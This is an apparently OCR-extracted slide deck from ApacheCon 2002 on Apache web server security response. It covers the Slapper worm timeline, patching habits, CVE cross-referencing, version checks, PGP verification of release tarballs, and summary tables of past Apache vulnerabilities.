Apache Security Secrets: Revealed

for ApacheCon 2002, Las Vegas

Mark J Cox

revision 1


www.awe.com/mark/apcon2002

Quick Introduction

- Who am I?
  - *Why do you care?*
  - *What is Security Response*
    - Why do we need it?
  - *Red Hat, Apache, OpenSSL*
- What will we cover?
- What won't we cover?
- Tons of extra info in the handout
  - *also available at www.awe.com/mark/apcon2002/*


Slapper Worm

- Use an example to illustrate some points
- Slapper worm found September 2002
- Exploited OpenSSL vulnerability
  - *But through Apache, therefore interesting*
- Look at the timeline


July 19: Vulnerabilities in OpenSSL found in code audit
July 23: CERT contact us with independent verification
July 28: Linux and OpenSSL vendors notified
July 30: OpenSSL updates and announcement
July 30: Vendor updates available
Sept 13: First exploit (as a worm)
Sept 17: Full remote exploit
45 days
July 2002
August
September

Commercial or Open Source?

- OpenSSL
  - *Established process*
  - *0 day "window of known risk"*
  - *Gave time for administrators to upgrade*
- SSL-C and OpenSSL share common history
  - *Similar vulnerabilities affected SSL-C*
  - *The timeline is interesting*



July 30: OpenSSL updates and announcement
July 30: Vendor updates available
Aug 8: RSA announce issue
Aug 22: RSA make fixed libraries available
Sept 10: Covalent 2.0 packages
Sept 13: First exploit (as a worm)
Sept 17: Full remote exploit
23 days
August 2002
September
October
70+ days

Who was vulnerable?

- People who didn't update their systems
  - *Why didn't they upgrade?*
    - Abandoned
    - Install and Forget
    - Cry Wolf (too much information)
    - Incorrect or misleading information
    - Inertia, too hard to upgrade
    - They thought they already had
  - *How can we help?*
    - Better quality information
    - Easier to upgrade

Everybody thought Somebody would do it. Anybody could have done it But Nobody did. And in the end Everybody got mad at Somebody Because... Nobody did what Anybody could have done.

Release take up



Secret: Keep your System up to date

Security Policy

- Why bother?
- Security response policy for Apache
  - *Alert Phase*
  - *Analysis Phase*
  - *Response Phase*
  - *Maintenance Phase*
- Assumptions
  - *Just Apache*
  - *Not from a vendor*

Alert Phase

- Where to get your information
  - *How the quality varies*
- Keep notes

- Apache mailing lists
- CERT CC
- Bugtraq
- Full Disclosure
- Apache Week
- Apache web site
- Security Sites


Analysis Phase

- What is the issue all about?
- How does it affect you
  - *Impact on your organisation*
  - *Threat assessment*
- Requires Detective work
- Requires trusted information sources
  - *Chinese Whispers*
  - *Press FUD*

- MARC

Press confusion

- Spot mistakes
  - *"was vulnerable"*
  - *One XSS vulnerability*
  - *Wildcard DNS*
  - *v1.3 wasn't vulnerable*
  - *Matthew didn't patch*
  - *"arbitrary actions"*
  - *didn't bother to ask us*
- This always happens
  - *even when they ask us*



.theregister.co.uk/content/55/27438.html

Apache fixes scripting flaw

By John Leyden
Posted: 04/10/2002 at 11:26 GMT

Apache is vulnerable to a number of cross-site scripting attacks.

According to a posting to BugTraq this week, the popular Web server platform is vulnerable due to "SSI error pages of the Web server not being properly sanitised of malicious HTML code".

Because of this, attacker-constructed HTML pages or script code may be executed on a web client visiting the malicious link placed on sites run using Apache. Cookie-based authentication credentials might be stolen using the attack or, worse, a number of arbitrary actions might be taken on a victim's machine.

A proof-of-concept exploit has been posted to BugTraq.

Previous versions of Apache on a wide variety of platform are potentially vulnerable, as explained in greater detail here.

Admins are advised to update their Web server software to either Apache versions 1.3.27 or 2.0.43, which are both resilient to the attack. These versions incorporate a fix, as explained in more depth on Apache's Web site, by security researcher Matthew Murphy, who reported the flaw. ®

Slapper Press

A computer worm dubbed Linux.Slapper.Worm has started to spread on the Internet by exploiting the Linux Apache Web server vulnerabilities that are related to the OpenSSL protocol. The vulnerabilities were first detailed July 30 by The OpenSSL Group

by Apache machines.

F-secure estimated 1 million computers are vulnerable to Slapper, which exploits a flaw found in an Apache component back in July.

Apache admins worldwide have a new problem to contend with when they get in in the morning: the Slapper worm. One of the first--but by no means the last--Apache vulnerability worms, Slapper has begun attacking systems worldwide,

ing on the OpenSSL encryption module, the attack uses a
tion to allow root access to a compromised machine. From
a can do absolutely anything it has or else wants. The effects

What can vulnerable admins do? Upgrading to the latest version of OpenSSL, version 0.9.6e according to the SecurityFocus page, apparently fixes part of problem, and it can be downloaded from OpenSSL's site. Upgrading to version 1.3.26 of the Apache webserver as well locks the door on this bug.

Address http://www.sans.org/top20/#U2

Back to Top ^

U2 Apache Web Server

U2.1 Description

Web administrators too often conclude that since Microsoft's Internet Information Server (IIS) is exceptionally prone to compromise (see W1. Internet Information Server), the open-source Apache web server is completely secure. While the comparison with IIS may be true, and although Apache has a well-deserved reputation for security, it has not proved invulnerable under scrutiny.

There have been weaknesses found in Apache. Even the apache.org website was defaced in early 2000. Exploits of core Apache or its modules in the recent past have been few, but they have been well-documented and quickly utilized in attacks. Among the most recent:

- Apache/mod_ssl Worm (CERT Advisory CA-2002-27)
- Apache Chunk Handling Exploit (CERT Advisory CA-2002-17)

Address http://www.sans.org/top20/#U2

For more Apache security information, see http://www.sans.org/Gold/apache.php and http://www.infosecuritymag.com/articles/april01/features1_web_server_sec.shtml.

Address http://www.sans.org/Gold/apache.php

Bottom line: Can Apache be hacked? Absolutely. In fact, even apache.org itself was defaced in early 2000 (see http://packetstormsecurity.nl/papers/general/cruciphux). But Apache isn't as easily hacked as IIS, because it can't be taken down by the kiddie scripts that plague so many unpatched IIS servers.(A)

Solution: The Center for Internet Security's Apache Bechmark
CIS Benchmarks enumerate security configuration settings and actions that "harden" your systems. They are unique, not because the settings and

With security advisories such as this that have the potential to boost business for the security companies making the warning, it's often best to seek out several sources of information about the seriousness of the threat.

-- MSNBC 16 Sep 2002

Secret: Security companies have their own agendas

Apache and CVE

- Lots of vendors ship Apache
- Lots of vendors report on Apache issues
  - *As do the press*
  - *As do weekly journals*
- Common Vulnerabilities and Exposures
  - *Mitre*
  - *Dictionary*
  - *Cross-reference with vulnerability databases*
  - *Standardisation and Normalisation*

Address http://cvs.apache.org/viewcvs.cgi/apache-1.3/src/CHANGES?rev=1.1859&content-type=text

```
*) SECURITY: CAN-200
   Close autoindex
   in bugtraq id 300
   indexes are enabl
   result in a direc
   than the negotiat
   expected.  The wo
   releases) is to
   directories.  [Bi
```

Address http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0731

Common Vulnerabilities and Exposures

The Key to Information Sharing

Home | Get CVE | About CVE | News and Events | Editorial Board | Advisory Council | Compatible Products

CVE-2001-0731

CVE Version: 20020625

the CVE list, which standardizes names for security
viewed and accepted by the CVE Editorial Board
to CVE.

001-0731

e 1.3.20 with Multiviews enabled allows remote
ers to view directory contents and bypass the
page via a URL containing the "M=D" query string.

10709 How Google indexed a file with no external

://www.apacheweek.com/issues/01-10-05#security
OKSA-2001:077

ultiviews-directory-listing(8275)
-01-P

*re provided for the convenience of the reader to
ween CVE entries. The list of references is not
plete.*

0020625.

Address http://rhn.redhat.com/errata/RHSA-2001-126.html

LOG IN / LOG OUT | BECOME A MEMBER | DOWNLOAD | STORE

redhat

SEARCH RED HAT: I-2001-0731 Go

REDHAT.COM | RED HAT NETWORK

Products and Services | Solutions | Support and Docs | Training | About Red Hat | Worldwi

Errata >

Updated apache packages available

Advisory:	RHSA-2001:126-29
Last updated on:	2002-01-15
Affected Products:	Red Hat Linux 6.2 Red Hat Linux 7.0 Red Hat Linux 7.1 Red Hat Linux 7.2
CVEs (cve.mitre.org):	CAN-2001-0730 CAN-2001-0731

back

Security Advisory

Analysis

- Things to get (from the advisory)
  - *Vulnerability name and identifiers*
  - *Versions affected*
  - *Configuration required*
  - *Impact and severity*
  - *Work-around*
  - *Patches*

Getting to know you

- What are you running?
  - *Nmap*
- Are you vulnerable?
  - *Exploits*
  - *Nessus*
- Dependencies

```
flooble% /usr/sbin/httpd -v
Server version: Apache/1.3.22 (Unix)
Server built:   Jun 19 2002 12:27:54
```

```
flooble% telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Fri, 04 Oct 2002 12:54:06 GMT
Server: Apache/1.3.22 (Unix)
```

Secret: Go to the source

Response Phase

- What are you going to do about it
  - *What is the impact?*
  - *What policies affect it*
  - *Upgrade to the latest version?*
  - *or Phased approach?*
  - *or Patch?*
  - *or do nothing?*
- But make sure your source isn’t a trojan

Trojan source

- It's happened to OpenSSH and Sendmail
  - *But not to Apache*
    - Yet


```
OpenSSH Security Advisory (adv.trojan)

1. Systems affected:

OpenSSH version 3.2.2p1, 3.4p1 and 3.4 have been trojaned on the
OpenBSD ftp server and potentially propagated via the normal mirroring
process to other ftp servers.  The code was inserted some time between
the 30th and 31th of July.  We replaced the trojaned files with their
originals at 7AM MDT, August 1st.
```

Address http://www.apache.org/dist/httpd/

httpd-2.0.43.tar.gz	03-Oct-2002 11:51	4.6M	HTTP Server project
httpd-2.0.43.tar.gz.asc	03-Oct-2002 11:51	477	PGP signature

```
-----BEGIN PGP SIGNATURE-----
Version: PGP 6.5.8

iQEVAwUAPZvdHfcTqHkQ/eBlAQEasQf+PiY2EMrwMV+vxn6R9+Z2r6f8cfQZz00u
rIlleG073F4x7cyGw+P38ZwIK30v6cUrnALvYHC2GUeuwZEjeNMSL82G+UebIrK2
p/17a0WJr09vcfPLW2RkplUk32y8ju+RxZ2lMPT298sA5UspGr74qxcFbQXtAuHQ
StnsMrkxBzT/TAA2EFksagSE05VSKAj5jVXLe42uafTFyZt6IggLgKmtx16fBAB0
6QCvM5xKflv9XhXBxCJ90KPoqv0qumcZ7dnUWuhSJiZBPSIlu6tflvZZweQY2XFA
fuiHHmduUUls77NUNJxKp80SABFqLb0gkL5EFkcsRgsR+8FftVVkyQ==
=Tha4
-----END PGP SIGNATURE-----
```

```
flurble% wget http://www.apache
Connecting to www.apache.org:8(
HTTP request sent, awaiting res
Length: 88,641 [text/plain]

    0K -> .......... ..........
   50K -> .......... .......... .......... ......

11:57:33 (317.08 KB/s) - `KEYS' saved [88641/88641]

flurble% gpg --import KEYS
gpg: Warning: using insecure memory!
gpg: key 2719AF35: public key imported
gpg: key A99F75DD: public key imported
gpg: key 302DA568: public key imported
gpg: key 2C312D2F: public key imported
gpg: key A0BB71C1: public key imported
gpg:
gpg:
gpg:
gpg:
```

```
flurble% gpg httpd-2.0.43.tar.gz.asc
gpg: Signature made Thu 03 Oct 2002 07:01:01 AM BST using RSA key ID 10FDE075
gpg: Good signature from "wrowe@covalent.net"
gpg:                  aka "William A. Rowe, Jr. <wrowe@rowe-clan.net>"
gpg:                  aka "wrowe@lnd.com"
gpg:                  aka "wrowe@apache.org"
```

Security Policy

- Maintenance Phase
- Steps for recovering from compromise
  - *LKM rootkits*
  - *Hope you kept a backup*

Secret: assume you are going to get hacked

Secret: Keep Backups

Vendor versions

- Positives
  - *Works out of the box*
  - *Customised for the OS*
  - *Tested, QA'd*
  - *The kitchen sink*
  - *One source of security information*
  - *Automatic updates*
  - *Install and forget*
  - *Accountability*
- Trust
  - *Trust the vendors analysis*
  - *Trust the vendor to produce timely critical fixes*
- Risks
  - *Mix and match*
  - *Forced to upgrade*
  - *What did they fix*

Secret: Trust your vendor (if you don't then change vendor!)

Backporting

- Confuses everyone
- It's no longer Apache!
- So why do it?
  - *Customers demand it*
  - *Too many new features*
  - *Certification*
  - *Quicker and painless upgrades*
- Problems
  - *Version number doesn't change*
    - Confuses tools
    - Confuses Nessus
    - Confuses users
  - *Vendors have their own package versioning*
    - inconsistent

Open source is more secure?

- "Many eyes"
  - *How many of you have audited Apache?*
  - *OpenSSL vulnerabilities "easily spotted"*
  - *There are other benefits*
    - No need for FUD
- Apache's history
  - *Just Apache*
  - *Normalising to CVE*

Apache 1.3.0 to 1.3.27

Type of issue	Severity	Number of vulnerabilities
Denial of Service	High	5
Show a directory listing	Low	4
Read files on the system	High	3
Remote arbitrary code execution	High	2
Cross Site Scripting	Medium	2
Local privilege escalation	Medium	1
Remote Root Exploit	High	0

Type of issue	Severity	Who and When
Show the source to CGI scripts	Medium	SuSE Linux, 2000
Show files in /usr/doc	Low	Debian Linux, 1999 SuSE Linux, 2000
Read and write any file in docroot	High	SuSE Linux 2000
Read .htaccess files	Medium	Cobalt, 2000
Run arbitrary commands remotely	High	IBM, 2000

Secret: Apache is already pretty secure

Denial of Service

- Only interesting if it's easy to do
  - *Bugs*
- Directives to help stop regular DOS
  - *RLimit* LimitRequest**

CVE	Title	Description
CAN-2001-1342	Denial of service attack on Win32 and OS2	A client submitting a carefully constructed URI could cause a General Protection Fault in a child process, bringing up a message box which would have to be cleared by the operator to resume.
none	Denial of service attack on Win32	There have been a number of important security fixes to Apache on Windows. The most important is that there is much better protection against people trying to access special DOS device names (such as "nul").
CAN-1999-1199	Multiple header Denial of Service vulnerability	A problem exists when a client sends a large number of headers with the same header name. Apache uses up memory faster than the amount of memory required to simply store the received data itself.
none	Denial of service attacks	Apache 1.3.2 has better protection against denial of service attacks.

Get docroot directory listings

